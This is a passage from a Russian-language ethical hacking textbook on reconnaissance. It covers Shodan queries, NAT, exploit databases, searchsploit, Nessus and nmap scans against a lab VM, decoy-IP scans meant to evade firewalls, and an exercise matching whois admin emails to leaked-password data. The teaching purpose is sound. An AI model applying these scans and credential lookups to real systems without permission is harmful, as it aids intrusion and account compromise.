На рис. 8.7 показан результат выполнения этого запроса в системе Shodan, измененный в целях сохранения конфиденциальности.

Система Shodan также предусматривает несколько фильтров для уточнения результатов поиска. Например, фильтр `os` позволяет учесть только определенные операционные системы, а фильтр `city` — машины, работающие в определенном

Tlgm: @it_boooks

городе. Следующий поисковый запрос позволяет найти серверы Linux в Шарлоттсвилле, штат Вирджиния, на которых запущен Apache и поддерживается протокол HTTPS:

```
os:linux city:Charlottesville apache 2.4.46 https
```




Рис. 8.7. Результат выполнения запроса в системе Shodan, измененный в целях сохранения конфиденциальности

Список фильтров Shodan можно найти на https://github.com/JavierOlmedo/shodan-filters/. Система Shodan позволяет применять их только зарегистрированным пользователям, но вы всегда можете зарегистрироваться с помощью своей учетной записи Protonmail.

Однако у инструмента Shodan есть и обратная сторона: он регистрирует ваш IP-адрес каждый раз, когда вы выполняете поиск в системе. Это плохо, поскольку так система Shodan знает ваш IP-адрес и того, кем вы интересуетесь. Таким образом,

Tlgm: @it_boooks

имеет смысл настроить собственный сканер. В главе 16 я покажу, как создать анонимную хакерскую среду. Теперь обсудим некоторые ограничения существующих методов сканирования.

Ограничения, связанные с IPv6 и NAT

Интернет-сканеры не способны сканировать диапазоны частных IP-адресов, изолированные маршрутизаторами, реализующими так называемое *преобразование сетевых адресов* (network address translation, NAT). Это означает, что зачастую при сканировании удается обнаружить лишь такие общедоступные устройства, как кабельные модемы и маршрутизаторы Wi-Fi. Чтобы понять, что такое NAT и как этот механизм влияет на результаты сканирования, мы должны сначала обсудить ограничения, связанные с IPv4.

Интернет-протокол версии 6 (IPv6)

До сих пор мы говорили о сканировании примерно четырех миллиардов возможных IPv4-адресов. Однако на Земле проживает около восьми миллиардов человек, и некоторые из них владеют несколькими устройствами, например телефонами, ноутбуками, игровыми приставками и устройствами типа «Интернет вещей». Всего к интернету подключено около 50 миллиардов устройств, поэтому четырех миллиардов адресов оказывается недостаточно.

Для этой проблемы было предложено два решения. Первое заключалось в разделении одного IP-адреса между несколькими людьми с помощью механизма NAT, а второе — в создании новой версии IP под названием *«интернет-протокол версии 6» (IPv6)*, которая содержит большее количество возможных адресов.

Разработчики IPv6 предложили выделять большее количество битов для каждого IP-адреса. В отличие от 32-битных IPv4-адресов, IPv6-адреса имеют длину 128 бит, что увеличивает количество возможных IP-адресов с четырех миллиардов до 2^{128} или 340 ундециллионов (ундециллион — это триллион в кубе).

В отличие от IPv4-адресов, восьмибитные сегменты которых представлены десятичными числами от 0 до 255, IPv6-адреса представлены в виде шестнадцатеричных чисел, каждое из которых представляет собой восьмибитную последовательность. Как правило, IPv6-адреса записываются в виде восьми пар шестнадцатеричных чисел, разделенных двоеточиями. Ниже приведен пример IPv6-адреса:

```
81d2:1e2f:426b:f4d1:6669:3f50:bf31:bc0e
```


Поскольку адресное пространство IPv6 очень велико, такие инструменты, как Masscan, не могут просканировать все IPv6-адреса.

Tlgm: @it_boooks

Вы можете спросить, почему некоторые машины все еще используют IPv4, если уже существует новый стандарт. Дело в том, что переход на IPv6 требует обновления сетевых карт и маршрутизаторов. Таким образом, до обновления инфраструктуры некоторым системам придется поддерживать обратную совместимость с IPv4.

Технология NAT

Поскольку мгновенно обновить все оборудование в сети до IPv6 невозможно, домашние Wi-Fi-маршрутизаторы используют технологию NAT, позволяя всем устройствам в доме использовать один IP-адрес. Например, рассмотрим небольшую домашнюю сеть, изображенную на рис. 8.8, состоящую из ноутбука и мобильного телефона.



WAN	LAN
168.1.25.153:8002	192.168.1.101:562
168.1.25.153:5002	192.168.1.102:542

Рис. 8.8. Пример домашней сети, использующей технологию NAT

Интернет-провайдер назначает кабельному модему один IP-адрес, который тот использует совместно с маршрутизатором Wi-Fi (в некоторых домашних сетях кабельный модем и маршрутизатор объединены в одно устройство). Затем маршрутизатор создает собственную внутреннюю локальную сеть, которая содержит IP-адреса из диапазона частных IP-адресов, например 192.168.0.0/16 или 10.0.0.0/8. Эти IP-адреса являются внутренними и никогда не будут видимы для внешней сети.

Маршрутизатор Wi-Fi также должен сопоставить эти внутренние IP-адреса с одним внешним IP-адресом. Как это возможно? Маршрутизатор производит это сопоставление, используя номера портов. Например, ноутбук может быть сопоставлен с внешним IP-адресом на порте 1, а мобильное устройство — с тем же внешним IP-адресом на порте 2.

Однако помните о том, что взаимодействие в сети происходит между процессами и на каждом устройстве (вроде ноутбука и телефона) может быть запущено несколько процессов. Таким образом, каждому устройству может требоваться несколько портов для подключения к сети. Мы можем решить эту проблему, назначив

Tlgm: @it_boooks

каждому процессу уникальный порт. Например, процессу браузера, запущенному на порте 562 ноутбука с IP-адресом 192.168.1.101, может быть назначен внешний адрес (168.1.25.153) на порте 8002, тогда как игре, использующей порт 452 ноутбука, назначается порт 5002 на том же внешнем адресе. Таблица, в которой хранятся данные о назначенных портах, называется NAT-таблицей.

Пример такого сопоставления показан на рис. 8.9. Когда пакет покидает внутреннюю сеть, IP-адрес источника заменяется записью в NAT-таблице, благодаря чему создается впечатление, будто весь трафик идет с одного IP-адреса, на котором запущено несколько процессов.

Рис. 8.9. Процесс замены IP-адреса источника и порта

Если пакет поступает на порт 8002 модема по адресу 168.1.25.153, то модем пересылает его маршрутизатору, который заменяет адрес приемника соответствующим частным адресом.

Технология NAT также не позволяет таким инструментам для сканирования, как Masscan, напрямую подключаться к устройствам, подключенным к маршрутизаторам, реализующим NAT. Именно поэтому в главе 4 мы разработали обратную оболочку, которая инициирует соединение с сервером, а не наоборот.

Базы данных уязвимостей

Базы данных уязвимостей содержат информацию об известных уязвимостях. Как я уже говорил, выполнив разведку по открытым источникам и узнав о системах жертвы, хакер может обратиться к этим базам данных, чтобы получить доступ к этим системам.

Одной из популярных баз данных уязвимостей является Exploit Database (https://exploit-db.com/), которая содержит информацию об уязвимостях и инструкции по их эксплуатации. На рис. 8.10 показан ее интерфейс.

Tlgm: @it_boooks




Рис. 8.10. Список уязвимостей в базе данных Exploit Database

Кроме того, организация NIST составляет *Национальную базу данных уязвимостей* (National Vulnerability Database, NVD), которую можно найти на https://nvd.nist.gov/vuln/search. В дополнение к этому NIST поддерживает каналы, позволяющие этичным хакерам узнавать об обнаружении новых уязвимостей. Эта база данных синхронизируется с *Базой данных общеизвестных уязвимостей информационной безопасности* (Common Vulnerabilities and Exposures, CVE), поддержкой которой занимается организация Mitre. На рис. 8.11 показана запись в базе данных CVE об уязвимости сервера Apache.




Рис. 8.11. Запись об уязвимости сервера Apache CVE 2020-9491

Записи в CVE имеют формат CVE-YYYY-NNNN, где YYYY — это год обнаружения уязвимости, а NNNN — ее уникальный номер.

Все эти инструменты могут причинить существенный вред, если окажутся не в тех руках. Например, злоумышленник может получить от NVD оповещение о новой уязвимости CVE, а затем выполнить в системе Shodan поиск устройств, на которых работает уязвимое программное обеспечение. Этот сценарий вовсе не является гипотетическим. В октябре 2020 года АНБ опубликовало список основных

Tlgm: @it_boooks

CVE-уязвимостей, эксплуатируемых одним из государственных ведомств. Цикл обнаружения новых уязвимостей и появления таких списков будет продолжаться и дальше. Вот почему так важно регулярно обновлять свои системы и исправлять содержащиеся в них ошибки.

Вы также можете произвести поиск в этих базах данных из командной строки Kali Linux, выполнив следующую команду:

```
searchsploit <ключевые слова>
```

Например, ниже показаны результаты выполнения поискового запроса `searchsploit`, касающегося сервера Apache 2.4:

```
kali@kali:~/Desktop\$ searchsploit apache 2.4
------------------------------------------------------------------------------
-----
 Exploit Title                                                | Path
------------------------------------------------------------- ---------------
------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution    | php/
remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner  | php/
remote/29316.py
Apache 2.2.4 - 413 Error HTTP Request Method Cross-Site Scripting  | unix/
remote/30835.sh
Apache 2.4.17 - Denial of Service                                  | windows/
dos/39037.php
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local.. | linux/
local/46676.php
Apache 2.4.23 mod_http2 - Denial of Service                        | linux/
dos/40909.py
Apache 2.4.7 + PHP 7.0.2 - 'openssl_seal()' Uninitialized Memory.. | php/
remote/40142.php
Apache 2.4.7 mod_status - Scoreboard Handling Race Condition       | linux/
dos/34133.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                   | linux/
webapps/42745.py
```

Каждая запись содержит название уязвимости и путь к скрипту, который хакер может использовать для ее эксплуатации. Вы можете просмотреть этот скрипт, используя флаг `-p`, за которым следует уникальный номер эксплойта, содержащийся в имени соответствующего файла. Например, второй эксплойт для уязвимости Remote Code Execution (Удаленное выполнение кода) содержится в файле `29316.py`, о котором мы можем узнать, выполнив команду:

```
kali@kali:~$ searchsploit -p 29316
  Exploit: Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
      URL: https://www.exploit-db.com/exploits/29316
    Path: /usr/share/exploitdb/exploits/php/remote/29316.py ❶
File Type: Python script, ASCII text executable, with CRLF line terminators
```

Tlgm: @it_boooks

Вы можете просмотреть код эксплойта, открыв файл, расположенный по указанному пути ❶. Подробнее об эксплойтах мы поговорим в главе 9.

Сканеры уязвимостей

Производить поиск в базе данных уязвимостей по каждой конфигурации системы довольно утомительно. К счастью, существуют сканеры уязвимостей, которые могут автоматически сканировать системы и выявлять любые имеющиеся в них уязвимости. В этом разделе мы поговорим о коммерческом решении под названием *Nessus*. Однако существуют и программы с открытым исходным кодом, например сканер OpenVAS и модуль Metasploit под названием Nexpose.

Сканер *Nessus Home* представляет собой бесплатную версию, но его использование ограничено 16 IP-адресами. Мы применим его для сканирования нашей виртуальной лабораторной среды. Откройте браузер на своей виртуальной машине Kali Linux и скачайте сканер Nessus для Debian со страницы https://www.tenable.com/downloads/nessus/.

Затем откройте терминал и перейдите в папку со скачанным файлом:

```
kali@kali:~$ cd ~/Downloads
```

Используйте систему управления пакетами Debian, чтобы установить файл, выполнив следующую команду:

```
kali@kali:~/Downloads$ sudo dpkg -i Nessus-<номер версии>-debian6_amd64.deb
```

Не забудьте указать номер своей версии Nessus. Затем выполните следующие команды, чтобы запустить сервис Nessus:

```
kali@kali:~/Downloads$ sudo systemctl enable nessusd
kali@kali:~/Downloads$ sudo systemctl start nessusd
```

Вы можете получить доступ к Nessus через браузер. Откройте Firefox в Kali Linux и введите следующий URL для подключения к серверу Nessus, работающему на виртуальной машине Kali Linux:

```
https://127.0.0.1:8834/
```

Вы увидите предупреждение системы безопасности. Это связано с тем, что сервер использует самоподписанный сертификат, подобный тому, который мы создали в главе 6, и ваш браузер не может проверить этот сертификат с помощью PKI. Не волнуйтесь: этот сертификат безопасен, так что можете добавить его в исключения. Для этого в окне браузера нажмите кнопку Advanced (Дополнительно), а затем — кнопку Accept the Risk and Continue (Принять риск и продолжить) (рис. 8.12).

Tlgm: @it_boooks




Рис. 8.12. Принятие сертификата, не подтвержденного PKI

Запустите все устройства в своей виртуальной лаборатории и используйте инструмент `netdiscover`, который мы обсуждали в главе 2, чтобы получить IP-адреса всех машин в своей виртуальной лабораторной среде.

Затем в окне Nessus перейдите на вкладку All Scans (Все сканирования) и нажмите кнопку New Scan (Новое сканирование), чтобы произвести первое сканирование. Здесь вы также можете увидеть все варианты сканирования, которые можно выполнить с помощью Nessus. Выберите базовое (Basic) сканирование (рис. 8.13).




Рис. 8.13. Список доступных вариантов сканирования

Tlgm: @it_boooks

Введите параметры сканирования. Мы ограничимся машиной Metasploitable, поэтому добавьте ее IP-адрес в список хостов. (Чтобы получить IP-адрес этой виртуальной машины, вы можете войти в систему Metasploitable, используя имя пользователя msfadmin и пароль msfadmin и выполнив команду **`ifconfig`**.) Эти параметры показаны на рис. 8.14.




Рис. 8.14. Настройка нового сканирования Nessus

Запустите процесс сканирования. По завершении перейдите на вкладку Vulnerabilities (Уязвимости), чтобы просмотреть список обнаруженных уязвимостей (рис. 8.15).

Обратите внимание на то, что сканирование позволило обнаружить бэкдор, который мы использовали ранее. Как только хакер обнаружит эту уязвимость, он сможет выполнить атаку, описанную в главе 1, и получить права администратора.

Tlgm: @it_boooks




Рис. 8.15. Уязвимости, обнаруженные в ходе сканирования

Упражнения

Познакомьтесь с другими инструментами OSINT, выполнив следующие упражнения, которые упорядочены по уровню сложности. В первом из них вы используете инструмент `nmap` для сбора информации о сервере путем выполнения различных вариантов сканирования. Во втором с помощью инструмента Discover запустите несколько инструментов OSINT и объедините результаты в один отчет. В третьем и последнем упражнении вы создадите собственный инструмент OSINT, который будет извлекать адрес электронной почты администратора из базы данных whois и искать соответствующий пароль в просочившихся в сеть списках.

Сканирование с помощью nmap

В следующем коде я перечислил несколько вариантов сканирования, которые можно произвести с помощью инструмента `nmap`. В первом варианте используется скрипт `http-enum` для перечисления файлов и папок на сайте. Это отличный способ обнаружить скрытые файлы или каталоги:

```
kali@kali:~$ sudo nmap -sV -p 80 --script http-enum <IP-адрес машины жертвы>
```

Tlgm: @it_boooks

Второй вариант сканирования nmap используется для того, чтобы идентифицировать операционную систему сервера и работающие серверы, оставшись при этом незамеченными:

```
kali@kali:~$ sudo nmap -A -sV -D <фиктивный-IP-1, фиктивный-IP-2, Мой-IP,
➥ фиктивный-IP-3...> <IP-адрес машины жертвы>
```

Параметр -A активирует функцию определения операционной системы и версии, а также поддержку скриптов сканирования и инструмент traceroute. Флаг -D позволяет использовать фиктивные хосты для того, чтобы избежать обнаружения межсетевым экраном путем отправки фиктивных пакетов с поддельным IP-адресом источника наряду с реальным IP-адресом сканирующей машины. В третьем примере инструмент nmap используется в качестве сканера уязвимостей.

```
kali@kali:~$ sudo nmap -sV --script vulners <IP-адрес машины жертвы>
```

Здесь мы предоставляем скрипт vulners, который сканирует машину и составляет список всех обнаруженных CVE-уязвимостей. Вы можете найти список всех скриптов nmap, установленных на виртуальной машине Kali Linux, перечислив содержимое каталога script с помощью команды:

```
kali@kali:~$ ls /usr/share/nmap/scripts/
```

Наконец, попробуйте просканировать все часто используемые порты (-p-), применяя скрипты по умолчанию (-sC), и выведите результаты в нормальном формате (-oN) в файл с именем scanResults.nmap:

```
kali@kali:~$ nmap -sV -sC -p- -oN scanResults.nmap <IP-адрес машины жертвы>
```

Discover

Discover — это инструмент с открытым исходным кодом, который содержит различные скрипты для автоматизации разведки по открытым источникам и сканирования уязвимостей. После завершения сканирования Discover сгенерирует отчет, включающий всю обнаруженную им информацию (рис. 8.16).

Программа Discover предусматривает два режима OSINT-сканирования: пассивный и активный, которые различаются степенью вероятности обнаружения. Записи запросов, произведенных в рамках пассивного сканирования, хранятся у третьих лиц, поэтому жертвы вряд ли узнают о том, что они подверглись сканированию. Активное сканирование предполагает исследование инфраструктуры жертвы и с большей вероятностью привлечет ее внимание.

Начните с изучения следующих инструментов пассивного сканирования Discover:

- **ARIN** и **Whois** определяют IP-адреса (Американский регистратор интернет-номеров (American Registry for Internet Numbers, ARIN) — это организация,

Tlgm: @it_boooks

которая отвечает за регистрацию и распределение IP-адресов и поддерживает базу данных whois);

- **dnsrecon** собирает OSINT-данные с DNS-серверов (также поддерживает активное сканирование);
- **goofile** ищет в домене файлы определенных типов;
- **theHarvester** ищет в общедоступных источниках, наподобие Google и LinkedIn, адреса электронной почты, связанные с исследуемым доменом;
- **сканер Metasploit** выполняет сканирование с помощью инструмента Metasploit Framework;
- **URLCrazy** проверяет варианты URL, которые могут быть использованы для сквоттинга, например facebeok.com, упомянутый в главе 7;
- **Recon-ng** содержит множество инструментов, специально предназначенных для разведки по открытым интернет-источникам (также поддерживает активное сканирование).




Рис. 8.16. Результаты сканирования в Discover

К инструментам активного сканирования относятся:

- **traceroute** — отправляет ICMP-пакеты для обнаружения маршрутизаторов на пути к серверу;

Tlgm: @it_boooks

- **Whatweb** — зондирует сайт для выяснения того, какие технологии использовались при его создании.

Вам не обязательно запускать эти инструменты по отдельности. Инструмент Discover может сделать это за вас и сгенерировать исчерпывающий отчет.

Выполните следующую команду, чтобы клонировать репозиторий Discover и поместить его в каталог opt на виртуальной машине Kali Linux, содержащий все установленные программы Linux:

```
kali@kali:~$ sudo git clone https://github.com/leebaird/discover /opt/discover/
```

Перейдите в каталог с репозиторием и запустите скрипт `update.sh`, чтобы установить программу Discover и все ее зависимости:

```
kali@kali:~$ cd /opt/discover/
kali@kali:~/opt/discover$ sudo ./update.sh
```

В процессе установки вам будет предложено ввести информацию для создания сертификата. Помните: вам не обязательно предоставлять личную информацию. Просто придумайте что-нибудь, как вы это делали при создании предыдущих сертификатов.

Пока идет процесс установки, создайте папку Results на рабочем столе Kali Linux, в которую вы будете сохранять свои отчеты. По завершении установки запустите инструмент Discover, выполнив команду:

```
kali@kali:~/opt/discover$ sudo ./discover.sh
```

Чтобы попрактиковаться, выберите вариант Domain в меню Recon и выполните пассивное и активное сканирование собственного домена или домена, на сканирование которого вы получили разрешение. Процесс сканирования может занять более часа.

Его результаты должны быть сохранены в папке /root/data/. Переместите их в папку Results для облегчения дальнейшего доступа, выполнив команду:

```
kali@kali:~$ mv /root/data/ ~/Desktop/Results
```

Какую информацию вам удалось обнаружить?

Создание OSINT-инструмента

Какую часть интернета вы можете одолеть своими силами? Создайте сканер, который выполняет поиск в базе whois по любому из четырех миллиардов IPv4-адресов. Вы вполне можете проверить все IP-адреса при условии, что не пытаетесь подключиться к ним, а просто ищете информацию об администраторе в общедоступной базе данных.

Tlgm: @it_boooks

Другими словами, вы должны запустить команду:

```
kali@kali:~$ whois 8.8.8.8
```

и извлечь все найденные адреса электронной почты. Затем используйте API `haveibeenpwned`, доступный на https://haveibeenpwned.com/API/v2, чтобы выяснить, не соответствует ли адрес электронной почты администратора какому-либо из утекших паролей.

При тестировании возможностей инструмента вы можете ограничить сканирование парой адресов, а затем масштабировать его по мере необходимости.

Бонус

